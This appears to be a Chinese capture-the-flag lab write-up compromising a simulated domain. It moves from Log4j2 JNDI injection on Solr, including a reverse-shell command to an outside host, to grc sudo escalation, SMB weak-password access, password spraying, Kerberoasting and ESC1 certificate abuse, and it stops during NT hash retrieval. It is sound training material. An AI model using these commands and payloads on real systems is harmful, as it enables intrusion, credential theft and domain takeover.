
考点
- log4j2 jndi注入
- grc提权
- SMB
- 密码喷洒
- Kerberoasting
- ESC1
没啥好说的,fscan扫一手
┌──────────────────────────────────────────────┐
│ ___ _ │
│ / _ \ ___ ___ _ __ __ _ ___| | __ │
│ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / │
│ / /_\\_____\__ \ (__| | | (_| | (__| < │
│ \____/ |___/\___|_| \__,_|\___|_|\_\ │
└──────────────────────────────────────────────┘
Fscan Version: 2.0.0
[2026-02-08 00:41:31] [INFO] 暴力破解线程数: 1
[2026-02-08 00:41:31] [INFO] 开始信息扫描
[2026-02-08 00:41:31] [INFO] 最终有效主机数量: 1
[2026-02-08 00:41:32] [INFO] 开始主机扫描
[2026-02-08 00:41:32] [INFO] 有效端口数量: 233
[2026-02-08 00:41:32] [SUCCESS] 端口开放 39.99.128.137:22
[2026-02-08 00:41:32] [SUCCESS] 端口开放 39.99.128.137:80
[2026-02-08 00:41:32] [SUCCESS] 服务识别 39.99.128.137:22 => [ssh] 版本:8.2p1 Ubuntu 4ubuntu0.5 产品:OpenSSH 系统:Linux 信息:Ubuntu Linux; protocol 2.0 Banner:[SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.5.]
[2026-02-08 00:41:36] [SUCCESS] 端口开放 39.99.128.137:8983
[2026-02-08 00:41:37] [SUCCESS] 服务识别 39.99.128.137:80 => [http] 版本:1.18.0 产品:nginx 系统:Linux 信息:Ubuntu
[2026-02-08 00:41:46] [SUCCESS] 服务识别 39.99.128.137:8983 => [http] 产品:Apache Solr Banner:[HTTP/1.1 302 Found.Location: http://172.22.9.19:8983/solr/.]
[2026-02-08 00:41:46] [INFO] 存活端口数量: 3
[2026-02-08 00:41:46] [INFO] 开始漏洞扫描
[2026-02-08 00:41:46] [INFO] 加载的插件: ssh, webpoc, webtitle
[2026-02-08 00:41:46] [SUCCESS] 网站标题 http://39.99.128.137 状态码:200 长度:612 标题:Welcome to nginx!
[2026-02-08 00:41:47] [SUCCESS] 网站标题 http://39.99.128.137:8983 状态码:302 长度:0 标题:无标题 重定向地址: http://39.99.128.137:8983/solr/
[2026-02-08 00:41:47] [SUCCESS] 网站标题 http://39.99.128.137:8983/solr/ 状态码:200 长度:16555 标题:Solr Admin
[2026-02-08 00:41:53] [SUCCESS] 扫描已完成: 5/5

是一个solar服务,还有log4j2日志
可以先外带测试

http://39.99.227.245:8983/solr/admin/collections?action=${jndi:ldap://gmgy2rqg.requestrepo.com}
说明漏洞存在,可以用JNDI工具直接打CVE-2021-44228
https://github.com/welk1n/JNDI-Injection-Exploit/releases/tag/v1.0
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C bash -c " {echo,反弹shell的base64编码}|{base64,-d}|{bash,-i}" -A 39.107.115.191
http://39.99.156.29:8983/solr/admin/collections?action=${jndi:ldap://xxx.xxx.xx.xxx:1389/e9agj4}

输入命令老是断,弄个交互式shell,服务器上有python3
python3 -c "import pty; pty.spawn('/bin/bash')"
solr@ubuntu:/opt/solr/server$ whoami
whoami
solr
solr@ubuntu:/opt/solr/server$ sudo -l
sudo -l
Matching Defaults entries for solr on ubuntu:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User solr may run the following commands on ubuntu:
(root) NOPASSWD: /usr/bin/grc
grc提权

solr@ubuntu:/opt/solr/server$ sudo grc --pty /bin/sh
sudo grc --pty /bin/sh
whoami
root
ls
contexts
etc
lib
modules
README.txt
resources
scripts
solr
solr-webapp
start.jar
find -c type 'flag'
find: unknown predicate `-c'
cd /root
ls
flag
cd flag
cat f*
██████ ██ ██ ████
██░░░░██ ░██ ░░ ░██░ ██ ██
██ ░░ █████ ██████ ██████ ██ ██████ ░░██ ██
░██ ██░░░██░░██░░█░░░██░ ░██░░░██░ ░░███
░██ ░███████ ░██ ░ ░██ ░██ ░██ ░██
░░██ ██░██░░░░ ░██ ░██ ░██ ░██ ██
░░██████ ░░██████░███ ░░██ ░██ ░██ ██
░░░░░░ ░░░░░░ ░░░ ░░ ░░ ░░ ░░
Easy right?
Maybe you should dig into my core domain network.
flag01: flag{b6cdeb51-a8eb-496c-8fa5-dc1560b30c12}
上传fscan和搭建内网
./fscan -h 172.22.9.19/24
┌──────────────────────────────────────────────┐
│ ___ _ │
│ / _ \ ___ ___ _ __ __ _ ___| | __ │
│ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / │
│ / /_\\_____\__ \ (__| | | (_| | (__| < │
│ \____/ |___/\___|_| \__,_|\___|_|\_\ │
└──────────────────────────────────────────────┘
Fscan Version: 2.0.0
[2026-02-07 20:24:34] [INFO] 暴力破解线程数: 1
[2026-02-07 20:24:34] [INFO] 开始信息扫描
[2026-02-07 20:24:34] [INFO] CIDR范围: 172.22.9.0-172.22.9.255
[2026-02-07 20:24:35] [INFO] 生成IP范围: 172.22.9.0.%!d(string=172.22.9.255) - %!s(MISSING).%!d(MISSING)
[2026-02-07 20:24:35] [INFO] 解析CIDR 172.22.9.19/24 -> IP范围 172.22.9.0-172.22.9.255
[2026-02-07 20:24:35] [INFO] 最终有效主机数量: 256
[2026-02-07 20:24:35] [INFO] 开始主机扫描
[2026-02-07 20:24:35] [INFO] 正在尝试无监听ICMP探测...
[2026-02-07 20:24:35] [INFO] 当前用户权限不足,无法发送ICMP包
[2026-02-07 20:24:35] [INFO] 切换为PING方式探测...
[2026-02-07 20:24:35] [SUCCESS] 目标 172.22.9.7 存活 (ICMP)
[2026-02-07 20:24:35] [SUCCESS] 目标 172.22.9.26 存活 (ICMP)
[2026-02-07 20:24:35] [SUCCESS] 目标 172.22.9.19 存活 (ICMP)
[2026-02-07 20:24:35] [SUCCESS] 目标 172.22.9.47 存活 (ICMP)
[2026-02-07 20:24:41] [INFO] 存活主机数量: 4
[2026-02-07 20:24:41] [INFO] 有效端口数量: 233
[2026-02-07 20:24:41] [SUCCESS] 端口开放 172.22.9.47:22
[2026-02-07 20:24:41] [SUCCESS] 端口开放 172.22.9.47:21
[2026-02-07 20:24:41] [SUCCESS] 端口开放 172.22.9.19:22
[2026-02-07 20:24:41] [SUCCESS] 端口开放 172.22.9.7:135
[2026-02-07 20:24:41] [SUCCESS] 端口开放 172.22.9.7:80
[2026-02-07 20:24:41] [SUCCESS] 端口开放 172.22.9.47:80
[2026-02-07 20:24:41] [SUCCESS] 端口开放 172.22.9.7:88
[2026-02-07 20:24:41] [SUCCESS] 端口开放 172.22.9.19:80
[2026-02-07 20:24:41] [SUCCESS] 端口开放 172.22.9.47:445
[2026-02-07 20:24:41] [SUCCESS] 端口开放 172.22.9.26:445
[2026-02-07 20:24:41] [SUCCESS] 端口开放 172.22.9.7:445
[2026-02-07 20:24:41] [SUCCESS] 端口开放 172.22.9.7:389
[2026-02-07 20:24:41] [SUCCESS] 端口开放 172.22.9.47:139
[2026-02-07 20:24:41] [SUCCESS] 端口开放 172.22.9.26:139
[2026-02-07 20:24:41] [SUCCESS] 端口开放 172.22.9.7:139
[2026-02-07 20:24:41] [SUCCESS] 端口开放 172.22.9.26:135
[2026-02-07 20:24:41] [SUCCESS] 端口开放 172.22.9.19:8983
[2026-02-07 20:24:41] [SUCCESS] 服务识别 172.22.9.47:22 => [ssh] 版本:7.6p1 Ubuntu 4ubuntu0.7 产品:OpenSSH 系统:Linux 信息:Ubuntu Linux; protocol 2.0 Banner:[SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.7.]
[2026-02-07 20:24:41] [SUCCESS] 服务识别 172.22.9.47:21 => [ftp] 版本:3.0.3 产品:vsftpd 系统:Unix Banner:[220 (vsFTPd 3.0.3).]
[2026-02-07 20:24:41] [SUCCESS] 服务识别 172.22.9.19:22 => [ssh] 版本:8.2p1 Ubuntu 4ubuntu0.5 产品:OpenSSH 系统:Linux 信息:Ubuntu Linux; protocol 2.0 Banner:[SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.5.]
[2026-02-07 20:24:46] [SUCCESS] 服务识别 172.22.9.7:88 =>
[2026-02-07 20:24:46] [SUCCESS] 服务识别 172.22.9.19:80 => [http] 版本:1.18.0 产品:nginx 系统:Linux 信息:Ubuntu
[2026-02-07 20:24:47] [SUCCESS] 服务识别 172.22.9.26:445 =>
[2026-02-07 20:24:47] [SUCCESS] 服务识别 172.22.9.7:80 => [http]
[2026-02-07 20:24:47] [SUCCESS] 服务识别 172.22.9.7:445 =>
[2026-02-07 20:24:47] [SUCCESS] 服务识别 172.22.9.7:389 =>
[2026-02-07 20:24:47] [SUCCESS] 服务识别 172.22.9.7:139 => Banner:[.]
[2026-02-07 20:24:47] [SUCCESS] 服务识别 172.22.9.26:139 => Banner:[.]
[2026-02-07 20:24:47] [SUCCESS] 服务识别 172.22.9.47:80 => [http]
[2026-02-07 20:24:52] [SUCCESS] 服务识别 172.22.9.19:8983 => [http] 产品:Apache Solr Banner:[HTTP/1.1 302 Found.Location: http://172.22.9.19:8983/solr/.]
[2026-02-07 20:25:41] [SUCCESS] 服务识别 172.22.9.47:445 =>
[2026-02-07 20:25:42] [SUCCESS] 服务识别 172.22.9.47:139 =>
[2026-02-07 20:25:46] [SUCCESS] 服务识别 172.22.9.7:135 =>
[2026-02-07 20:25:47] [SUCCESS] 服务识别 172.22.9.26:135 =>
[2026-02-07 20:25:47] [INFO] 存活端口数量: 17
[2026-02-07 20:25:47] [INFO] 开始漏洞扫描
[2026-02-07 20:25:47] [INFO] 加载的插件: findnet, ftp, ldap, ms17010, netbios, smb, smb2, smbghost, ssh, webpoc, webtitle
[2026-02-07 20:25:47] [SUCCESS] NetInfo 扫描结果
目标主机: 172.22.9.7
主机名: XIAORANG-DC
发现的网络接口:
IPv4地址:
└─ 172.22.9.7
[2026-02-07 20:25:47] [SUCCESS] 网站标题 http://172.22.9.47 状态码:200 长度:10918 标题:Apache2 Ubuntu Default Page: It works
[2026-02-07 20:25:47] [SUCCESS] NetInfo 扫描结果
目标主机: 172.22.9.26
主机名: DESKTOP-CBKTVMO
发现的网络接口:
IPv4地址:
└─ 172.22.9.26
[2026-02-07 20:25:47] [SUCCESS] 网站标题 http://172.22.9.19 状态码:200 长度:612 标题:Welcome to nginx!
[2026-02-07 20:25:47] [SUCCESS] 网站标题 http://172.22.9.7 状态码:200 长度:703 标题:IIS Windows Server
[2026-02-07 20:25:47] [SUCCESS] 网站标题 http://172.22.9.19:8983 状态码:302 长度:0 标题:无标题 重定向地址: http://172.22.9.19:8983/solr/
[2026-02-07 20:25:47] [SUCCESS] NetBios 172.22.9.26 DESKTOP-CBKTVMO.xiaorang.lab Windows Server 2016 Datacenter 14393
[2026-02-07 20:25:47] [SUCCESS] NetBios 172.22.9.7 DC:XIAORANG\XIAORANG-DC
[2026-02-07 20:25:47] [SUCCESS] NetBios 172.22.9.47 fileserver Windows 6.1
[2026-02-07 20:25:47] [INFO] 系统信息 172.22.9.47 [Windows 6.1]
[2026-02-07 20:25:47] [SUCCESS] SMB认证成功 172.22.9.47:445 administrator:123456
[2026-02-07 20:25:47] [INFO] SMB2共享信息 172.22.9.47:445 administrator Pass:123456 共享:[print$ fileshare IPC$]
[2026-02-07 20:25:47] [SUCCESS] 目标: http://172.22.9.7:80
漏洞类型: poc-yaml-active-directory-certsrv-detect
漏洞名称:
详细信息:
author:AgeloVito
links:https://www.cnblogs.com/EasonJim/p/6859345.html
[2026-02-07 20:25:48] [SUCCESS] 网站标题 http://172.22.9.19:8983/solr/ 状态码:200 长度:16555 标题:Solr Admin
- 172.22.9.19 当前
- 172.22.9.26 DESKTOP-CBKTVMO.xiaorang.lab
- 172.22.9.7 DC:XIAORANG\XIAORANG-DC
- 172.22.9.47 fileserver
看到
[2026-02-08 00:49:24] [INFO] SMB2共享信息 172.22.9.47:445 administrator Pass:123456 共享:[print$ fileshare IPC$]
直接连接上去看看有哪些文件
proxychains4 smbclient //172.22.9.47/fileshare -U administrator%123456
┌──(root㉿kali)-[/home/kali/Desktop]
└─# proxychains4 smbclient //172.22.9.47/fileshare -U administrator%123456
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 39.107.115.191:5555 ... 172.22.9.47:445 ... OK
Try "help" to get a list of possible commands.
smb: \> shares
shares: command not found
smb: \> ls
. D 0 Wed Jul 13 04:12:10 2022
.. D 0 Wed Jul 13 00:35:09 2022
personnel.db A 61440 Wed Jul 13 03:46:55 2022
secret D 0 Sat Feb 7 11:40:11 2026
Certified_Pre-Owned.7z N 9572925 Wed Jul 13 04:12:03 2022
Certified_Pre-Owned.pdf N 10406101 Wed Jul 13 04:08:14 2022
41152812 blocks of size 1024. 36147384 blocks available
smb: \> dir
. D 0 Wed Jul 13 04:12:10 2022
.. D 0 Wed Jul 13 00:35:09 2022
personnel.db A 61440 Wed Jul 13 03:46:55 2022
secret D 0 Sat Feb 7 11:40:11 2026
Certified_Pre-Owned.7z N 9572925 Wed Jul 13 04:12:03 2022
Certified_Pre-Owned.pdf N 10406101 Wed Jul 13 04:08:14 2022
41152812 blocks of size 1024. 36147364 blocks available
smb: \> ls /
NT_STATUS_NO_SUCH_FILE listing \
smb: \>
smb: \> cd secret
smb: \secret\> ls
. D 0 Sat Feb 7 11:40:11 2026
.. D 0 Wed Jul 13 04:12:10 2022
flag02.txt N 659 Sat Feb 7 11:40:11 2026
41152812 blocks of size 1024. 36147352 blocks available
smb: \secret\> cat flag02.txt
cat: command not found
smb: \secret\> get flag02.txt
getting file \secret\flag02.txt of size 659 as flag02.txt (4.6 KiloBytes/sec) (average 4.6 KiloBytes/sec)
smb: \secret\>
下载personnel.db 放到navicat中看,发现xr_member表中有一堆用户名,在xr_user中有没有用户名的密码
导出提取出来,进行密码喷洒攻击进行尝试


proxychains4 crackmapexec smb 172.22.9.26 -u xr_members_clean.txt -p xr_users_clean.txt --continue-on-success
爆出来两个有效用户

xiaorang.lab\liupeng:fiAzGwEMgTY
xiaorang.lab\zhangjian:i9XDE02pLVf
优先尝试打域成员机器,rdp登不上去
尝试获取用户票据
proxychains4 impacket-GetUserSPNs -request -dc-ip 172.22.9.7 xiaorang.lab/zhangjian:i9XDE02pLVf
proxychains4 impacket-GetUserSPNs -request -dc-ip 172.22.9.7 xiaorang.lab/liupeng:fiAzGwEMgTY

得到hash后,利用hashcat破解,类型为13100
hashcat -m 13100 -a 0 hash.txt rockyou.txt --force
XIAORANG.LAB\zhangxia
MyPass2@@6
XIAORANG.LAB\chenchen
@Passw0rd@
RDP上去,管理员目录无法查看,根据靶机提示,寻找AD CS攻击入口点,查看域内机器是否有CS证书可利用,从而提升权限实现域控
┌──(root㉿kali)-[/home/kali/Desktop/impacket-master/examples]
└─# proxychains4 certipy-ad find -u 'zhangxia@xiaorang.lab' -password 'MyPass2@@6' -dc-ip 172.22.9.7 -vulnerable -stdout
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[proxychains] Strict chain ... 39.107.115.191:5555 ... 172.22.9.7:636 ... OK
[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[!] DNS resolution failed: The resolution lifetime expired after 5.403 seconds: Server Do53:172.22.9.7@53 answered The DNS operation timed out.; Server Do53:172.22.9.7@53 answered The DNS operation timed out.; Server Do53:172.22.9.7@53 answered The DNS operation timed out.
[!] Use -debug to print a stacktrace
[*] Retrieving CA configuration for 'xiaorang-XIAORANG-DC-CA' via RRP
[proxychains] Strict chain ... 39.107.115.191:5555 ... XIAORANG-DC.xiaorang.lab:445 <--socket error or timeout!
[-] Failed to connect to remote registry: [Errno Connection error (224.0.0.1:445)] [Errno 111] Connection refused
[-] Use -debug to print a stacktrace
[!] Failed to get CA configuration for 'xiaorang-XIAORANG-DC-CA' via RRP: 'NoneType' object has no attribute 'request'
[!] Use -debug to print a stacktrace
[!] Could not retrieve configuration for 'xiaorang-XIAORANG-DC-CA'
[*] Checking web enrollment for CA 'xiaorang-XIAORANG-DC-CA' @ 'XIAORANG-DC.xiaorang.lab'
[proxychains] Strict chain ... 39.107.115.191:5555 ... XIAORANG-DC.xiaorang.lab:80 <--socket error or timeout!
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[proxychains] Strict chain ... 39.107.115.191:5555 ... XIAORANG-DC.xiaorang.lab:443 <--socket error or timeout!
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
0
CA Name : xiaorang-XIAORANG-DC-CA
DNS Name : XIAORANG-DC.xiaorang.lab
Certificate Subject : CN=xiaorang-XIAORANG-DC-CA, DC=xiaorang, DC=lab
Certificate Serial Number : 43A73F4A37050EAA4E29C0D95BC84BB5
Certificate Validity Start : 2023-07-14 04:33:21+00:00
Certificate Validity End : 2028-07-14 04:43:21+00:00
Web Enrollment
HTTP
Enabled : False
HTTPS
Enabled : False
User Specified SAN : Unknown
Request Disposition : Unknown
Enforce Encryption for Requests : Unknown
Active Policy : Unknown
Disabled Extensions : Unknown
Certificate Templates
0
Template Name : XR Manager
Display Name : XR Manager
Certificate Authorities : xiaorang-XIAORANG-DC-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : True
Certificate Name Flag : EnrolleeSuppliesSubject
Enrollment Flag : IncludeSymmetricAlgorithms
PublishToDs
Private Key Flag : ExportableKey
Extended Key Usage : Encrypting File System
Secure Email
Client Authentication
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Template Created : 2023-07-14T04:51:15+00:00
Template Last Modified : 2023-07-14T04:51:44+00:00
Permissions
Enrollment Permissions
Enrollment Rights : XIAORANG.LAB\Domain Admins
XIAORANG.LAB\Domain Users
XIAORANG.LAB\Enterprise Admins
XIAORANG.LAB\Authenticated Users
Object Control Permissions
Owner : XIAORANG.LAB\Administrator
Full Control Principals : XIAORANG.LAB\Domain Admins
XIAORANG.LAB\Enterprise Admins
Write Owner Principals : XIAORANG.LAB\Domain Admins
XIAORANG.LAB\Enterprise Admins
Write Dacl Principals : XIAORANG.LAB\Domain Admins
XIAORANG.LAB\Enterprise Admins
Write Property Enroll : XIAORANG.LAB\Domain Admins
XIAORANG.LAB\Domain Users
XIAORANG.LAB\Enterprise Admins
[+] User Enrollable Principals : XIAORANG.LAB\Domain Users
XIAORANG.LAB\Authenticated Users
[!] Vulnerabilities
ESC1 : Enrollee supplies subject and template allows client authentication.
存在一个ESC1,漏洞利用条件
- 基于此证书模板申请新证书的用户可以为其他用户申请证书,即任何用户,包括域管理员用户
- 将基于此证书模板生成的证书可用于对 Active Directory 中的计算机进行身份验证
- 允许 Active Directory 中任何经过身份验证的用户请求基于此证书模板生成的新证书
模版名称XR Manager用户可以指定主体,可用于身份验证所有域用户都可以
我们去请求UPN(用户主体名称)证书
┌──(root㉿kali)-[/home/kali/Desktop]
└─# proxychains4 certipy-ad req -u 'zhangxia@xiaorang.lab' -password 'MyPass2@@6' -target 172.22.9.7 -dc-ip 172.22.9.7 -ca "xiaorang-XIAORANG-DC-CA" -template 'XR Manager' -upn administrator@xiaorang.lab
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[proxychains] Strict chain ... 39.107.115.191:5555 ... 172.22.9.7:445 ... OK
[*] Request ID is 5
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@xiaorang.lab'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
注:此处的UPN就是administrator
我们利用证书去获取域管理员Kerberos票据
┌──(root㉿kali)-[/home/kali/Desktop]
└─# proxychains4 certipy-ad auth -pfx administrator.pfx -dc-ip 172.22.9.7
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Certificate identities:
[*] SAN UPN: 'administrator@xiaorang.lab'
[*] Using principal: 'administrator@xiaorang.lab'
[*] Trying to get TGT...
[proxychains] Strict chain ... 39.107.115.191:5555 ... 172.22.9.7:88 ... OK
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[proxychains] Strict chain ... 39.107.115.191:5555 ... 172.22.9.7:88 ... OK
